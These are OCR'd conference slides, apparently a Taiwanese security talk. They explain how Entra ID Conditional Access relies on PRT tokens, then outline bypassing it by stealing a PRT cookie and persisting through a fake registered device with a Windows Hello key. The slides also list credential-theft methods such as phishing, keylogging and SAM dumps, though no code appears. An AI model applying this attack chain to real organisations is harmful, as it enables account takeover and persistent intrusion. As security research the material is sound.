
- Require phishing-resistant multifactor authentication (MFA)
- Apply Zero Trust principles
- Use modern anti-malware

挑戰剩下的 2%！


Basic cyber hygiene prevents 98% of attacks

Zero Trust User Access

Conditional Access to Resources



條件式存取 (Conditional Access)



攻擊混合帳號 | 攻擊純雲端帳號 | 攻擊在 ZTA 架構下的混合帳號

常見的 Conditional Access 條件

- **MFA**
  - 使用 **WHfB** (無密碼驗證) 也被視為滿足 MFA
- **Device is Managed**
  - 設備是 Entra Joined、Hybrid Joined
- **Device is Compliant**
  - 由 **Intune** 回報裝置是否合規

就算啟用了上述所有的條件

一旦**裝置被駭**所有條件都會被 **Bypass**

即便受駭裝置有 **TPM** 也一樣


在套用零信任原則 & 不提權的情況下

從具有 TPM 有裝置打進雲端

深入理解裝置註冊 & 認證的流程

Device Registration

- 當裝置註冊到 Entra ID 時，會產生兩對金鑰:
  - Device Key: 對**身分驗證內容**進行簽章
  - Transport Key: 對 **Session Key** 進行加解密
- 公鑰會被送到 Entra ID，私鑰會存進 **TPM**



Authentication Flow

Hybrid joined devices

Challenge Request

Nonce

由 Device Key 簽章的身分驗證資訊

PRT + 由 Transport Key 加密 Session Key

由 [Nonce + PRT + Session Key] 運算
-> PRT Cookie

Refresh Token, Access Token

Entra ID

Single sign-on Flow

Hybrid joined devices

Challenge Request

Nonce

由 Device Key 簽章的身分驗證資訊

PRT + 由 Transport Key 加密 Session Key

由 [Nonce + PRT + Session Key] 運算
-> PRT Cookie

Refresh Token, Access Token

Entra ID


Conditional Access 的判斷依據

- Conditional Access 是透過 Access Token 的 Claim 進行判斷
- Access Token 有 **deviceId** 帶表 Access Token 是由 PRT 產生的


PRT 的機制是為了 SSO 存在

那 Browser 是怎麼完成 SSO 的流程的

Browser SSO 流程



濫用 Browser SSO 流程



部分畫面僅公布於研討會

DEMO:

套用零信任原則 & 不提權的情況下

在有 TPM 的裝置上取得 PRT Cookie

部分畫面僅公布於研討會

繞過 Conditional Access

有手就行

正常狀況不會一直待在受駭者的電腦上

但如果 Token 過期了，怎麼辦！

達成持續潛伏 (Persistence)

創造一台虛擬的裝置

SSO via PRT 算是某種 Feature

透過偷來的 Token 創造裝置則不是

達成持續潛伏的幾項目標

- 註冊一台虛擬的裝置
  - 取得不帶有 deviceId 的 Access Token (無法濫用 PRT Cookie)
  - 註冊新裝置預設不需要 MFA，但後續兌換的 Access Token 也不會帶有 **MFA Claim**
- 為虛擬的裝置新增 Windows Hello Key
  - 需要近十分鐘內通過 MFA 驗證的 Token **(ngcmfa Claim)**
- 讓虛擬的裝置通過 Device Compliance

持續潛伏攻擊流程


STEP 1: 獲取不帶有 deviceId 的 Token
STEP 2: 找到重新通過 MFA 驗證方式
STEP 3: 註冊新的 Device
STEP 4: 註冊新的 Windows Hello Key
STEP 5: 通過 Device Compliance

STEP 1: 獲取不帶有 deviceId 的 Token

約略等於獲取密碼

獲取使用者密碼 (NTLM hash) 的方式

- 竊取使用者輸入
  - 釣魚
  - 密碼側錄
- 轉儲憑證
  - Shadow Credentials
  - SAM Dump

在 SSO & 無密碼驗證 (WHfB) 啟用的環境較難成功

需要本地 / 網域提權

現階段已知 Windows 提權方法越來越難用

條件越來越嚴苛

